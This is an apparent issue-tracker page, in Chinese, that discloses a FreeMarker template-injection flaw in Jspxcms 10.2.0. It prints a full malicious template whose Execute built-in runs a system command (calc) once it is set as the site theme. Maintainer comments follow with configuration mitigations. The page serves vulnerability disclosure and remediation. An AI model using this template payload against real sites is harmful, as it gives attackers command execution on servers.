Issues / **详情**

Jspxcms 存在命令执行10.2.0版本存在命令执行【模

Backlog #I4QAZN Uranus Opened this issue 2022-01-11 13

在Jspxcms后台文件管理目录下的模板文件允许我们上传自定义模板

因为目标站点使用了freemark框架，所以我们构造一个执行calc的模板

index.html

```
<!doctype html>
[#escape x as (x)!?html]
<html lang="zh-CN">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="author" content="atarm" />
<title>${node.name} -- ${site.fullNameOrName} -- Powerd by Jspxcms</title>
<link href="_files/jspxcms.css" rel="stylesheet" type="text/css" />
<link href="_files/pic_change.css" rel="stylesheet" type="text/css" />
<script language="javascript" type="text/javascript" src="${fore}/jquery.js" ></script>
<script language="javascript" type="text/javascript" src="_files/pic_change.js"></script>
<script language="javascript" type="text/javascript" src="_files/common.js"></script>
</head>
<body>

${"freemarker.template.utility.Execute"?new()("calc")}
</body>
</html>
[/#escape]
```

然后将网站模板主题更改为test模板

Status
Backlog

Assignees
Not set

Labels
Not set

Milestones
No related milestones

Pull Requests
None yet
Successfully merging a pull reque issue.

Branches
No related branch


Planed to start - Planed t

Unscheduled - Unschedule

Top level
Not Top

Priority
Not specified

参与者 (3)



然后我们访问 `http://127.0.0.1:8088/`

可以看到命令已经执行了

Uranus created **任务** 11 months ago

叁磊 10 months ago

freemarkerConfig 中增加

```
<!--<prop key="log_template_exceptions">false</prop>--> <prop key="new_builtin_class_resolver">safer</prop>
```

jspxcms owner 9 months ago

模板其实属于程序的一部分，这个功能假定只有可信任用户才可会得到该项功能的授权。

如果实在需要把该功能赋予不受信任的用户，可以在freemarkerConfig以下配置：

```
<prop key="new_builtin_class_resolver">allows_nothing</prop>
```

但攻击者依然可以在模板中使用类似无限循环等方式进行攻击。

Sign in to comment